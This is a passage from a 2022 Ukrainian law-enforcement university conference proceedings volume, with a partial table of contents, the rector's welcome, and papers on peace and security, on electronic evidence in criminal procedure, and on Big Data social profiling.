НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ ЯК СУБ'ЄКТ
ЗАПОБІГАННЯ ТА ПРОТИДІЇ ДОМАШНЬОМУ НАСИЛЬСТВУ 382

САВЧУК Б. Г.

ДОТРИМАННЯ ЗАКОННОСТІ У ПРАКТИЧНІЙ ДІЯЛЬНОСТІ
МІЛІЦІЇ УРСР У 20-30 РР. ХХ СТ. 385

САРІБЕКЯН Ю. А.

ЗМІНИ ДО КРИМІНАЛЬНОГО ПРОЦЕСУАЛЬНОГО
КОДЕКСУ УКРАЇНИ, ЩО ОБУМОВЛЕНІ ВОЄННИМ
СТАНОМ: ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ 388

СВИСТУН Я. В.

КРИМІНАЛЬНЕ ПРОВАДЖЕННЯ В УМОВАХ ВОЄННОГО
СТАНУ: ОСНОВНІ ЗМІНИ ТА ДОПОВНЕННЯ
ДО КПК УКРАЇНИ..... 391

СЕЛЕВКО Д. О.

ЩОДО ДОГОВОРУ З НАДАННЯ ПРАВОВОЇ ДОПОМОГИ 393

СЕМЧУК А. О.

ВИКОРИСТАННЯ ЗАСОБІВ АНОНІМІЗАЦІЇ ТРАФІКУ
В МЕРЕЖІ ІНТЕРНЕТ В УМОВАХ ВОЄННОГО СТАНУ
В УКРАЇНІ..... 395

СЕНЧЕНКО Є. О.	
ВОЄННИЙ СТАН ЯК ПІДСТАВА ОБМЕЖЕННЯ	
ВИБОРЧОГО ПРАВА ГРОМАДЯН	397
СИДОРЕНКО Д. В.	
ПРОЦЕСУАЛЬНІ ФОРМИ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ	
ЗНАНЬ У КРИМІНАЛЬНОМУ СУДОЧИНСТВІ	401
СІРОШТАН А. О.	
ПСИХОЛОГІЧНА ДОПОМОГА В ЕКСТРЕМАЛЬНИХ	
СИТУАЦІЯХ	403
СКЛЯР О. С., ГІБЛАЛІЄВ Р. З., ШОКОТОВА О. О.	
АНАЛІЗ СКАНДИНАВСЬКОГО ПІДХОДУ ЗАБЕЗПЕЧЕННЯ	
ПУБЛІЧНОЇ БЕЗПЕКИ ТА ГРОМАДСЬКОГО ПОРЯДКУ	
ПОЛІЦІЄЮ ДІАЛОГУ В УКРАЇНІ	406
СПИВАЧЕНКО О. О.	
ПСИХОЛОГІЧНЕ ЗАБЕЗПЕЧЕННЯ СЛУЖБОВО-БОЙОВОЇ	
ДІЯЛЬНОСТІ СИЛ БЕЗПЕКИ І ОБОРОНИ УКРАЇНИ	410
СТЕПАНЮК Д. Р.	
АКТУАЛЬНІ ПИТАННЯ НАУКОВОГО ДОСЛІДЖЕННЯ	
ПРОБЛЕМ КРИМІНАЛІСТИЧНОГО ДНК-АНАЛІЗУ	412
СТРОК Т. М.	
ОСОБЛИВОСТІ ДОПИТУ МАЛОЛІТНЬОЇ	
АБО НЕПОВНОЛІТНЬОЇ ОСОБИ	415
СТРОК Т. М.	
ЗАГАЛЬНА ХАРАКТЕРИСТИКА ВИДІВ ГАРАНТІЙ ПРАВ	
І СВОБОД ЛЮДИНИ ТА ГРОМАДЯНИНА	418
ТАЛАН М. А.	
ПОРІВНЯЛЬНИЙ АНАЛІЗ СИСТЕМ УПРАВЛІННЯ	
КОНТЕНТОМ JOOMLA ТА CANVAS ДЛЯ РОЗРОБКИ	
ЕЛЕКТРОННИХ НАВЧАЛЬНО-МЕТОДИЧНИХ	
КОМПЛЕКСІВ: ПЕРЕВАГИ ТА НЕДОЛІКИ	422
ТЕРЕМЕЦЬКИЙ В. І.	
ПРОБЛЕМИ ФІНАНСОВОГО ЗАБЕЗПЕЧЕННЯ МІСЦЕВОГО	
САМОВРЯДУВАННЯ	424
ТЕРЕЩЕНКО А. С.	
МОРАЛЬНА (НЕМАЙНОВА) ШКОДА ЯК КАТЕГОРІЯ	
КРИМІНАЛЬНОГО ПРАВА	428
ТИТАРЕНКО І. О.	
ОСОБЛИВОСТІ АДМІНІСТРАТИВНОЇ ДІЯЛЬНОСТІ	
НАЦІОНАЛЬНОЇ ПОЛІЦІЇ В УМОВАХ ВОЄННОГО СТАНУ	432

ТИТАРЕНКО Ю. М.	
ЮРИДИЧНІ ГАРАНТІЇ ЗАКОННОСТІ	436
ТРИГУБ Ю. В.	
ОСОБЛИВОСТІ ФОРМУВАННЯ ТА РОЗВИТКУ НАЦІОНАЛЬНОЇ ЕКОНОМІКИ УКРАЇНИ: БОРОТЬБА З ТІНЬОВОЮ ЕКОНОМІКОЮ ТА КОРУПЦІЄЮ.....	440
ТУРЕНКО Д. В.	
ПРОЦЕСУАЛЬНІ ТА КРИМІНАЛІСТИЧНІ ОСОБЛИВОСТІ ПРОВЕДЕННЯ ОКРЕМИХ СЛІДЧИХ (РОЗШУКОВИХ) ДІЙ ІЗ НЕОСУДНИМИ НЕПОВНОЛІТНІМИ.....	443
ТЮТЮННИК М. А.	
ЩОДО ЗАХИСТУ ПРАВ НА ТОРГОВЕЛЬНІ МАРКИ	447
УРБАН В. А.	
РОЛЬ ОРГАНІВ ПРОКУРАТУРИ ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ В УМОВАХ ВОЄННОГО СТАНУ: СУЧАСНІСТЬ І ПЕРСПЕКТИВИ РОЗВИТКУ	451
УРБАН В. А., СКЛЯР О. С.	
РЕГУЛЮВАННЯ ЗАСТОСУВАННЯ ВОГНЕПАЛЬНОЇ ЗБРОЇ В ПІДРОЗДІЛАХ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ.....	453
УШПИК В. В.	
ЕКСПЕРТИЗА В ЦИВІЛЬНОМУ ПРОЦЕСІ	456
ФРОЛЕНКОВА П. М.	
АКТУАЛЬНІСТЬ ДОСЛІДЖЕННЯ ПРОХОДЖЕННІ ІНФОРМАЦІЇ ПІД ЧАС ОПЕРАТИВНИХ ДІЙ У СИСТЕМІ КОМАНДУВАННЯ.....	459
ХАНДІЙ К. В.	
АКТУАЛЬНІСТЬ ЗАСТОСУВАННЯ РЕЖИМУ ВІДЕОКОНФЕРЕНЦІЇ У КРИМІНАЛЬНОМУ ПРОВАДЖЕННІ В УМОВАХ ВОЄННОГО СТАНУ	461
ХМУРІНСЬКИЙ Н. О.	
СУЧАСНІ ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ В ДІЯЛЬНОСТІ ПОЛІЦІЇ У СФЕРІ КІБЕРБЕЗПЕКИ	464
ЦИПАК І. Г.	
ПРОБЛЕМИ СУВЕРЕНІТЕТУ УКРАЇНИ ПІД ЧАС ПОВНОМАСШТАБНОГО ВТОРГНЕННЯ ВІЙСЬК РОСІЙСЬКОЇ ФЕДЕРАЦІЇ.....	467
ЧВАЛЮК А. Є.	
ГЕНДЕРНІ АСПЕКТИ ПРОФЕСІЙНОЇ КОМУНІКАЦІЇ	470

ЧЕРКЕЗОВА С. М.	
ВЕРТОЛІТНА ЧАСТИНА ЯК ОКРЕМИЙ СПЕЦИФІЧНИЙ ПІДРОЗДІЛ УПРАВЛІННЯ ПОЛІЦІЇ РЕСПУБЛІКИ СЕРБІЯ	472
ЧЕРНОБАЙ В. О.	
ВОЛОНТЕРИ В ПОЛІЦІЇ (НА ПРИКЛАДІ ШВЕЦІЇ)	474
ЧИЖ А. П.	
ПОЧАТОК РОЗСЛІДУВАННЯ УМИСНОГО ПОШКОДЖЕННЯ МАЙНА ПРАЦІВНИКА ПРАВООХОРОННОГО ОРГАНУ: ОСОБЛИВОСТІ І ДИСКУСІЙНІ ПИТАННЯ	475
ШАПОВАЛ К. А.	
ТАКТИКА ПРОВЕДЕННЯ СЛІДЧОГО ЕКСПЕРИМЕНТУ ПІД ЧАС РОЗСЛІДУВАННЯ ВБИВСТВ, УЧИНЕНИХ У ЗВ'ЯЗКУ З ДОМАШНІМ НАСИЛЬСТВОМ	478
ШЕВЧЕНКО М. В.	
ОСОБЛИВОСТІ ФІШИНГОВИХ ЗАГРОЗ	481
ШЕВЧЕНКО Н. С.	
КРИМІНОЛОГІЧНІ ПРОБЛЕМИ ЗАБРУДНЕННЯ АТМОСФЕРНОГО ПОВІТРЯ ВНАСЛІДОК ЗБРОЙНОЇ АГРЕСІЇ РОСІЙСЬКОЇ ФЕДЕРАЦІЇ	484
ШЕВЧЕНКО Н. М.	
ДЕЯКІ ОСОБЛИВОСТІ КРИПТОВАЛЮТИ	487
ШЕВЧЕНКО С. В.	
ДОВІРЧА ВЛАСНІСТЬ: ДЕЯКІ ПРОБЛЕМИ ПРАВОВОЇ ВИЗНАЧЕНОСТІ	490
ШЕКА Ю. Ю.	
ДО ПИТАННЯ ПРО КЛАСИФІКАЦІЮ ПРИНЦИПІВ АДМІНІСТРАТИВНОЇ ДІЯЛЬНОСТІ ПОЛІЦІЇ УКРАЇНИ	492
ШЕЛЕСТ Ю. Д., НАЙДА В. О.	
ПРИЗНАЧЕННЯ СЛІДЧИХ (РОЗШУКОВИХ) ДІЙ ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ	495
ШКАРУБА О. О.	
МІЖКУЛЬТУРНА КОМУНІКАЦІЯ І КУЛЬТУРНИЙ ПЛЮРАЛІЗМ	497
ЯКИМЕНКО І. В.	
ОЦІНКА БЕЗПЕКИ ЗНИЩЕННЯ БЛОКУ ІНФОРМАЦІЇ ІЗ ЖОРСТКОГО МАГНІТНОГО ДИСКУ	498
ЯНКОВСЬКА О. Ю.	
МЕТОД «СЛОВЕСНОГО ПОРТРЕТУ» У СЛІДЧІЙ ДІЯЛЬНОСТІ ...	501

ШАНОВНІ УЧАСНИКИ!

Від імені ректорату та Вченої ради Харківського національного університету внутрішніх справ вітаю вас із початком роботи Всеукраїнської науково-практичної конференції «Актуальні проблеми сучасної науки в дослідженнях молодих учених, курсантів та студентів в умовах воєнного стану».

Науково-дослідна робота продовжує бути невід'ємною складовою освітнього процесу в Харківському національному університеті внутрішніх справ, про що говорить активна діяльність Наукового товариства студентів, курсантів, слухачів, аспірантів, ад'юнктів, докторантів і молодих вчених, представники якого беруть участь у цій конференції.

Проблематика питань, винесених сьогодні на обговорення, зумовлює науково-теоретичне та практичне значення конференції. Основними тематичними напрямками конференції є:

- актуальні питання розвитку права в контексті розвитку сучасного суспільства;
- євроінтеграційні процеси та інтеграційний розвиток України: міжнародні правові основи та національні традиції;
- теоретичні та методологічні проблеми юридичної психології;
- проблеми теорії та практики правоохоронної діяльності; історія правоохоронних органів;
- сучасні інформаційні технології в діяльності поліції; створення засобів та комплексів технічного захисту інформації;
- національно-патріотичне виховання молоді в Україні в сучасних умовах.

Саме такі заходи, як наша конференція, дають змогу молодим правникам обмінятися досвідом та налагодити співпрацю, оприлюднити результати наукових досліджень, визначити національні та світові тенденції розвитку юридичної науки, а також популяризують науку і заохочують до дослідної діяльності молодих учених і здобувачів вищої освіти.

Упевнений, що сьогодні прозвучить велика кількість цікавих доповідей, ми почуємо нові імена молодих учених, яким завдяки наполегливій праці та прагненню до самовдосконалення вдасться увійти до когорти видатних представників сучасної науки.

Бажаю всім приємного та результативного наукового спілкування, творчих успіхів, здоров'я, миру і добра!

**Ректор
Харківського національного
університету внутрішніх справ
член-кореспондент Національної академії правових наук
України, доктор юридичних наук, професор,
заслужений юрист України,
генерал поліції третього рангу**

Валерій СОКУРЕНКО

Мері Андраніківна АКОПЯН,

заступниця Міністра внутрішніх справ України

МЕТОДОЛОГІЧНИЙ ІНСТРУМЕНТАРІЙ ДОСЯГНЕННЯ МИРУ І БЕЗПЕКИ У СВІТЛІ ПОДАЛЬШОГО РОЗРОБЛЕННЯ АДМІНІСТРАТИВНО-ПРАВОВОЇ ТА УПРАВЛІНСЬКОЇ СКЛАДОВИХ

А. А. Бреусенко-Кузнецов у контексті сучасних глобалізаційних процесів із позицій психологічних факторів виокремлює емпіричні різновиди так званих міфів і ритуалів у досягненні миру та безпеки. Учений зазначає, що *ритуал переговорів* – це демократичний ритуал, що служить в умовах штучного міфу для «розв'язування рук». У ритуальних переговорах важлива не перемога, а участь, перемога іноді може стати поразкою переговорного обряду. Конфліктологічний «міф» про те, що «виграти може кожен» (Х. Корнеліус, Ш. Фейр), не враховує «демонічного» моменту абсолютної деструктивності (коли мета однієї зі сторін – не виграти в якоїсь зацікавленій частини, а будь-якою ціною змусити протилежну сторону програти). Парадоксально, але в сучасній практиці переговорів, в яких беруть участь демократ і недемократ, часто виявляється, що перший, маючи справу з недемократом, вважає за можливе вдаватися до тоталітарних методів (санкції, загрози тощо), а другий, будучи залученим до демократичного ритуалу, зобов'язується діяти лише демократично. *Ритуал санкцій і бомбометання* належить демократії воєнничій, можна сказати, демократичній диктатурі, що спирається насамперед на силу. У ритуальному бомбометанні штучного міфу конкретика процесу не важлива, а якщо штучний міф ще і демократичний, то однозначно шкідлива. Важливою є абстрактна «ефективність»; смерті подібно для «демократа» американського стибу припинити бомбардування до того, як настало щось, що можна вважати ефектом (і що може виправдати весь попередній кривавий процес, всі супутні «сльозинки дитини»). *Ритуал суду* є підтвердженням «заднім числом» правоти сумнівних процесів. Цей обряд покликаний замінити собою «суд історії»; він забезпечує сприятливий «вирок історії» для того, хто цей суд організував та забезпечив статутом. Ритуалам штучного міфу протистоять вчинки. «Вчинок/ритуал» – важлива опозиція, акцентована В. А. Роменцем стосовно ще давньокитайської культури. Вчинок – це механізм самодетермінації людини, тоді як ритуал – це механізм детермінації зовнішнім. Вчинок

виринає людину з умов; якщо це гра штучних, несправжніх умов, то вчинок рятує людину в екзистенційному плані [1, с. 88–89].

Справді, опрацювання проблеми досягнення миру і безпеки в умовах російсько-української війни є надзвичайно актуальним із позицій методології та цілей, які переслідуються. Слід пам'ятати, що всяка війна завершується перемовинами, діловими переговорами і, врешті-решт, так очікуваним миром. Людством упродовж віків вироблено багато порад, як не допустити війну, однак всеохоплююча, нерідко гріховна свобода сприяє тому, що людина як істота соціальна через людські немочі піддається різного роду злодіянням, що переростають у більш глобальні стани і, зрештою, війну як результат войовничих процесів, сперечань одних з іншими. Лише в умовах війни можна зрозуміти та глибоко усвідомити, наскільки важливим є мир у всьому світі. Водночас, зважаючи на релігійно-традиційну та культурну складову, тут слід враховувати, що такий мир можливий у результаті праведності, а не гріховності станів і життя у всьому світі. Коли продукуються великі об'ємні цілі, наголошуємо, саме гріховності, тих же прав людини чи інших негативних явищ і феноменів, тоді рано чи пізно війна неминуха. У цих процесах, точніше з позицій розгляду заданої проблеми, надзвичайно важливо враховувати саме те, яким чином можна подолати незаконні, неправові, негуманні рішення крізь призму співставлення гріха і праведності.

З іншого боку, багатьма науковцями відстоюється позиція, наскільки важливими в умовах демократичного соціуму для вирішення конфлікту є переговори з надією, що наступного дня вони неодмінно дадуть бажаний результат, діючи за принципом «ранок вечора мудріший». Головне лише бажання досягти миру і йти на взаємні поступки, щоб не піддатися більш глобальним колапсам. Життя людини – найвища цінність, воно дається один раз і тут безперечно, що жодна війна не коштує того, щоб його забирати.

Часто віра в те, що виграє сильніший, не враховує наслідків злодіянь, адже за кожним кровопролиттям долі людей, деструктивні процеси руйнування інфраструктури, десятилітні історичні образи та протистояння. Тому за умови, коли для кожної зі сторін бажано виграти процес, важливо прислухатися до зауважень і пропозицій стосовно власних недоліків, які, безперечно, з боку видніші чи спонукають протилежну сторону активно вишукувати недоліки у ворогові, щоб змусити задуматися над власними вчинками. З іншого боку, тут важлива витриманість часом, а головне дипломатичність і міра не давити на болючі моменти історії чи сьогодення з бажанням досягнення миру як кінцевої мети взаємовідносин людства.

Змусити протилежну сторону прислухатись, врахування взаємних побажань є нормальною практикою переговорних процесів. Це безперечно складні, довготривалі процеси. Парадоксально, але санкції, взаємні погрози і загрози війни у подоланні сучасних тоталітарних режимів чи протистояння демократичним процесам змушують держави об'єднуватися за критерієм відстоювання національних інтересів чи всезагального злиття всіх воедино. І наступним етапом войовничості є силові методи – бомбардування, подолання чи протистояння диктатурі, гріховності. Абсурдна «ефективність» смерті багатьох подібна хорошему висловлюванню про так званий договір між вовками і вівцями, а саме, що вовки зобов'язуються не випасати траву на овечих пасовищах, а вівці, у свою чергу, повинні давати вовкам одне ягня в день. Тут слід пам'ятати, що сучасні демократії і тоталітарні режими ведуть насичене протистояння та боротьбу одних з іншими, і головне, не допустити бомбардувань, що можна вважати найбільшим ефектом, аніж виправдовування кровавих процесів, наслідком чого є зламані долі та сльози людей.

За будь-яких умов важливо враховувати, що в історії все має циклічний процес, одні імперії занепадають, інші з'являються, формуючи нову геополітичну площину і карту світу, однак мало хто мислить про духовно-сутнісні особливості злодіянь, понівечення, приниження одних народів іншими, коли принцип відплати неодмінно діє. Тому, безперечно, суд історії, його вирок вступить у законну силу. Як говорить китайська мудрість, не дай Бог нам жити в епоху змін, адже в умовах революцій, нерідко демонічних станів конфліктів, війни за принципом «апетит приходить під час обіду» у ярості можна натворити багато злодіянь, які століттями не вдасться згладити. У цих процесах важливі благочестиві вчинки самодостойнств людини поступати з іншими так, як би вона хотіла, щоб поступали з нею. Тоді механізм досягнення миру і безпеки неодмінного буде запущений і все ж вдасться досягти поставлених цілей. Благочестивість вчинків відкриває в людині високі якості, коли створюються відповідні умови насадження миру і добра у вищих екзистенційних цілях, аніж просто земне існування за тваринними інстинктами. Соціальне в людині, її загальна висока соціалізація покликані перемогти.

Список бібліографічних посилань

1. Бреусенко-Кузнецов А. А. Событийный контекст геополитического мифа, оправдывавшего «миротворческий» образ военной операции НАТО по расчленению Югославии. *Вісник Національного*

технічного університету України «Київський політехнічний інститут». Серія: Філософія. Психологія. Педагогіка. 2010. № 1. С. 82–90.

Одержано 02.06.2022

Вікторія Вікторівна АБЛАМСЬКА,

*науковий співробітник науково-дослідної лабораторії
з проблем наукового забезпечення правоохоронної
діяльності та якості підготовки кадрів
Харківського національного університету внутрішніх справ*

Олег Васильович БЛИЩИК,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

**ПРАВОВА ПРИРОДА ЕЛЕКТРОННИХ ДОКАЗІВ
(КРИМІНАЛЬНИЙ ПРОЦЕСУАЛЬНИЙ АСПЕКТ)**

Останніми роками цифровий ринок виходить на арену нових підходів щодо впливу в усіх сферах суспільного життя, включно з кримінальними процесуальними правовідносинами. Більш того, в умовах дії на території України правового режиму воєнного стану значна частина злочинів учиняється саме за допомогою цифрових пристроїв, зафіксувати які можна лише за допомогою електронних доказів. Це спонукає нас звернутися до теоретичних підходів до розуміння електронних доказів, адже вони по-різному іменують в наукових джерелах, зокрема як «цифрові докази» або «комп'ютерні докази». Тому на сучасному етапі розвитку науки кримінального процесу доказове право збагачується таким видом доказів, як електронні. Насамперед вважаємо за доцільне згадати трактування цифрових доказів, сформульоване у 1998 р. Стандартною робочою групою з цифрових доказів (SWGDE), яка під ними розуміла «будь-яку інформацію, що має доказове значення та зберігається або передається у двійковій формі» [1, с. 5]. Пізніше «двійковий» був змінений на «цифровий». Цифрові докази охоплюють комп'ютерні докази, цифрове аудіо, цифрове відео, мобільні телефони, цифрові факсимільні апарати тощо [2].

Йоган Кейсі у своїй праці «Цифрові докази та комп'ютерна злочинність» (1-е видання, 2000 р.) визначив «електронні докази» як «будь-які дані, які можуть підтвердити, що злочин був вчинений, або можуть забезпечити зв'язок між злочином і його жертвою або злочином і його виконавцем». Згодом у 3-му виданні вказаної праці

цифрові докази автор визначив як «будь-які дані, що зберігаються або передаються за допомогою комп'ютера, які підтверджують або спростовують теорію про те, як сталося кримінальне правопорушення, або які стосуються елементів механізму кримінального правопорушення, таких як намір або алібі». Дані, про які йдеться в цьому визначенні, по суті є комбінацією чисел, які представляють різноманітну інформацію, включно з текстом, зображеннями, аудіо та відео [3, с. 7].

Українські науковці, зокрема Д. О. Алексєєва-Процюк та О. М. Бриськовська, визначають електронні докази як «фактичні дані, що зберігаються в електронному вигляді на будь-яких типах електронних носіїв та в електронних засобах, стаючи після обробки спеціальними технічними засобами та програмним забезпеченням доступними для сприйняття людиною. Авторки констатують потребу законодавчого врегулювання як термінології, так і класифікації електронних доказів» [4, с. 250]. На наш погляд, це визначення досить чітко пояснює важливі аспекти електронних доказів, оскільки посилення на «дані» означає інформацію, яка зберігається в електронній формі, наприклад текст, зображення, аудіо- та відеофайли. Крім того, під словом «комп'ютер» слід розуміти будь-який пристрій, який зберігає або передає дані, а самі докази мають бути прийнятними.

На думку Д. М. Цехана, «цифрові докази» доцільно визначати як «фактичні дані, що представлені у цифровій (дискретній) формі та зафіксовані на будь-якому типі носія та після обробки ЕОМ стають доступними для сприйняття людиною. При цьому автор відмічає, що обов'язковою ознакою цифрового доказу є конвергентність, під якою розуміється здатність одиничного доказу входити у сукупність інших доказів і набувати у зв'язку з цим доказового значення» [5, с. 257].

М. В. Гуцалюк, В. Д. Гавловський, В. Г. Хахановський та інші зазначають, що «електронні докази — це докази у кримінальних провадженнях, які можна отримати в електронній формі. Електронні докази отримують за допомогою електронних пристроїв, комп'ютерних носіїв інформації, а також комп'ютерних мереж, у тому числі через мережу Інтернет. Вони стають доступними для сприйняття людиною після обробки засобами комп'ютерної техніки» [6, с. 5].

Отже, з метою надання більш широкого тлумачення, яке охоплює кримінально-правову та процесуальну характеристику, ми пропонуємо таке визначення: «електронні докази – це інформація,

яка містить вихідні дані аналогових пристроїв або у цифровій формі, а також зберігається або передається за допомогою спеціально виготовленого пристрою, комп'ютера, комп'ютерної чи комунікаційної системи, та має значення для кримінального провадження».

Сформульоване визначення складається з трьох елементів.

По-перше, це посилання на «інформацію», що охоплює всі форми доказів, створених або збережених на відповідному пристрої.

По-друге, у визначенні йдеться про різні пристрої, за допомогою яких інформація може зберігатися або передаватися, включно з аналоговими пристроями, які мають вихід, як-то комп'ютер, телефон, бездротові телекомунікаційні системи і мережі (такі, як Інтернет), а також комп'ютерні системи, вбудовані в пристрій, наприклад мобільні телефони, смарт-картки, навігаційні системи тощо.

По-третє, визначення обмежує дані інформацією, яка має стосунок до кримінального провадження (має доказове значення). Ця частина визначення містить один досить важливий аспект допустимості – суддя у межах повноважень може визнати докази недопустимими, якщо вони не мають нічого спільного з характером доказів. Наприклад, це може статись у разі встановлення невідповідності способу збирання доказів або збирання доказів суб'єктом, який не має на те повноважень.

Саме наведене визначення, на наш погляд, доцільно закріпити в положеннях чинного КПК України, адже у 2017 році ЦПК, ГПК та КАС були доповнені поняттям «електронні докази», які, в свою чергу, було віднесено до засобів доказування. В іншому разі, відсутність законодавчого унормування поняття електронних доказів у практичній діяльності неодмінно призведе до неоднозначного розуміння електронних доказів та порядку їх вилучення (отримання) у межах кримінального провадження. При паче, юристи наголошують, що «залишається невизначеним питання, що саме вважається оригіналом електронного доказу та електронною копією електронного доказу. Як наслідок, виникають труднощі у наданні оцінки судом таких доказів та їх допустимості. Частково вирішити таку проблему можна за допомогою огляду електронних доказів за їх місцезнаходженням у разі неможливості їх пред'явлення» [7].

Список бібліографічних посилань

1. Scientific Working Group on Digital Evidence and International Organization on Digital Evidence. SWGDE and SWGIT Digital & Multimedia Evidence Glossary. 2011. 18 p. URL: https://www.crimescene-investigator.net/swgde_swgit_glossary_v2-4.pdf

2. Whitcomb C. M. An Historical Perspective of Digital Evidence: A Forensic Scientist's View. *International Journal of Digital Evidence*. Spring 2002 Volume 1, Issue 1. URL: <https://www.utica.edu/academic/institutes/ecii/publications/articles/9C4E695B-0B78-1059-3432402909E27BB4.pdf>

3. Eoghan Casey. Digital Evidence and Computer Crime. 3rd ed. Published by Elsevier. 2011. URL: <http://index-of.es/Varios-2/Digital%20Evidence%20and%20Computer%20Crime.pdf>.

4. Алексеева-Процюк Д. О., Бриськовська О. М. Електронні докази в кримінальному судочинстві: поняття, ознаки та проблемні аспекти застосування. *Науковий вісник публічного та приватного права*. 2018. Вип. 2. С. 247–253.

5. Цехан Д. М. Цифрові докази: поняття, особливості та місце у системі доказування. *Науковий вісник Міжнародного гуманітарного університету*. Сер.: Юриспруденція. 2013. № 5. С. 256–260.

6. Використання електронних (цифрових) доказів у кримінальних провадженнях : метод. реком. / [М. В. Гуцалюк, В. Д. Гавловський, В. Г. Хахановський та ін.] ; за заг. ред. О. В. Корнейка. Вид. 2-ге, доп. Київ: Вид-во Нац. акад. внутр. справ, 2020. 104 с.

7. Брежнева Ю. Електронні докази у господарському процесі: що на практиці? *Юридична Газета*. <https://jur-gazeta.com/publications/practice/gospodarske-pravo/elektronni-dokazi-u-gospodarskomu-procesi-shcho-na-praktici.html>

Одержано 09.06.2022

Анна Миколаївна АМЕЛЬНИЦЬКА,

студент групи Ф6-Кбдсп-18-1

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент Ю. В. Гнусов

МЕТОД МОДЕЛЮВАННЯ СОЦІАЛЬНОГО ПРОФІЛЮ З ВИКОРИСТАННЯМ ОПТИМІЗАЦІЇ ПЕРЕТВОРЕННЯ СТРУКТУР BIG DATA

В сучасних умовах відкриваються можливості для вирішення дуже складних і неоднозначних завдань, пов'язаних з оцінкою соціальної напруженості в розрізі окремих фокус-груп, прогнозуванням

наслідків впровадження певних нововведень в життя суспільства, ідентифікації і верифікації цифрового образу особистості (для запобігання компрометації людей зловмисниками за допомогою несанкціонованого доступу до особистих облікових записів, підробки акаунтів з використанням технічних засобів і методами штучного інтелекту), розробкою сервіс-орієнтованих інтелектуальних Інтернет-технологій і так далі.

Особлива перспективність полягає в інтеграції новітніх інформаційних технологій, пов'язаних зі збором і обробкою великих неструктурованих даних (англ. Big Data), інтелектуальним аналізом даних (англ. Data Mining), розподіленими базами даних.

Великі дані (англ. Big Data) [1] сучасний напрямок в сфері інформаційних технологій, що включає в себе ряд методів, інструментів і технологій для збору та аналізу великих обсягів різноманітних структурованих і неструктурованих даних з метою отримання ефективних результатів в умовах розподілу інформації за численними вузлів обчислювальної мережі і її постійного оновлення. Також допустимо застосування згаданого терміну і до самих даних, оброблюваних за допомогою цієї технології. Спочатку термін Big Data використовувався в академічному середовищі для вирішення завдань, пов'язаних з проблемою зростання і різноманітності даних. Перші рішення на основі Big Data з'явилися в другій половині нульових років і розглядалися в якості альтернативи класичним реляційним СУБД в питаннях бізнес-аналітики (Business Intelligence) [2].

Під аналізом Big Data розуміється як аналіз масивів даних в рамках можливостей персонального комп'ютера, так і аналіз в рамках можливостей систем управління базами даних. При цьому як в першому, так і в другому випадку при формуванні і візуалізації масивів даних виникають певні труднощі, які полягають в необхідності забезпечення скоординованої роботи комп'ютерних програм на десятках, сотнях або навіть тисячах серверів. Аналіз Big Data може бути охарактеризований за такими параметрами:

- обсяг, тобто кількість даних, що генеруються. Від цього показника залежить, чи може певний масив даних вважатися Big Data. Дані традиційно зберігаються SQL-серверах в хмарному середовищі;

- різноманітність, тобто категорія, до якої належать Big Data. Знання такої приналежності дозволяють аналітикам найбільш ефективно працювати з інформацією;

- швидкість, тобто швидкість генерування або обробки даних з метою досягнення поставлених цілей;

- мінливість, тобто нестабільність даних у часі;

- достовірність, тобто якість зібраних даних, від якої залежить точність аналізу;

- складність, тобто трудомісткість процесу кореляції та побудови взаємозв'язків між даними.

У сучасних умовах існує об'єктивна необхідність дослідження систем консолідації інформації, враховуючи те, що вони дозволяють забезпечити оптимальний формат даних для їх подальшої обробки в межах вирішення визначеного аналітичного завдання стосовно обраної сфери дослідження. Особливо це стосується комерційної діяльності, коли принципово важливим є здійснення реструктуризації інформації, усунення повторень ідентичної інформації, що, у кінцевому рахунку підвищує загальну якість корпоративної інформації і відповідно – рівень довіри споживачів до підприємства.

На нинішньому етапі не існує повноцінної класифікації систем консолідації інформації. Присутні лише окремі спроби здійснити їх типологію відповідно на основі різнохарактерних технічних критеріїв, зокрема, відносно архітектури збереження інформації, моделі об'єднання інформації, способу обробки запитів користувачів. Крім того, існують вузькоспеціалізовані типології систем консолідації інформації, зокрема, такі, що орієнтовані на накопичення й обробку знань, наприклад, виключно про фінанси, клієнтів чи зовнішнє середовище компанії [3; 4].

Проте в межах усіх наведених типологій присутня складність встановлення першочерговості загальних ознак об'єктів при поділі їх множини на підмножини.

При цьому недоліками здійснення подібних типологій слід uważати наступні:

- вибір із підмножини ознак об'єктів однакового ступеня спільності найбільш суттєвого (при цьому ступінь спільності дослідженого об'єкту передбачає, в якій мірі припускається його вихід за межі заданого критерію еквівалентності);

- складність визначення доцільної кількості ознак і ступенів, а також глибини класифікації.

Враховуючи вищезазначене, у роботі пропонується здійснити дослідження та побудову класифікації систем консолідації інформації та властивостей об'єктів класифікації.

При цьому метарівень системного опису видів систем консолідації інформації відповідає дуже високому ступеню абстракції та являє собою інформаційні системи. Відповідно, метаскладовою інформаційних систем у контексті даного дослідження є системи консолідації інформації.

Список бібліографічних посилань

1. Берко А.Ю. Системи баз даних та знань. Книга 1. Організація баз даних та знань: підручник. – 2-е вид. / А.Ю. Берко, О.М. Верес, В.В. Пасічник. – Вид-во: «Магнолія-2006», 2015. – 440 с.
2. Берко А.Ю. Системи баз даних та знань. Книга 2. Системи управління базами даних та знань: підручник. / А.Ю. Берко, О.М. Верес, В.В. Пасічник. – Вид-во: «Магнолія-2006», 2013. – 680 с.
3. Вандермеер Д. Консолідація / Д. Вандеммер. – М. : Ексмо, 2015. – 384 с.
4. Великі дані на підприємстві [Електронний ресурс]. – Режим доступу: <http://www.dnipro.net/node/268>

Одержано 07.06.2022

Вадим Валерійович БАБАНІН,

*доцент кафедри Дніпропетровського державного
університету внутрішніх справ, кандидат юридичних наук*

СИНКРЕТИЧНІСТЬ МОРАЛІ І ПРАВА ЯК ОНТОЛОГІЧНА ОСНОВА РИМСЬКОГО ПРАВА ЧАСІВ РЕСПУБЛІКИ

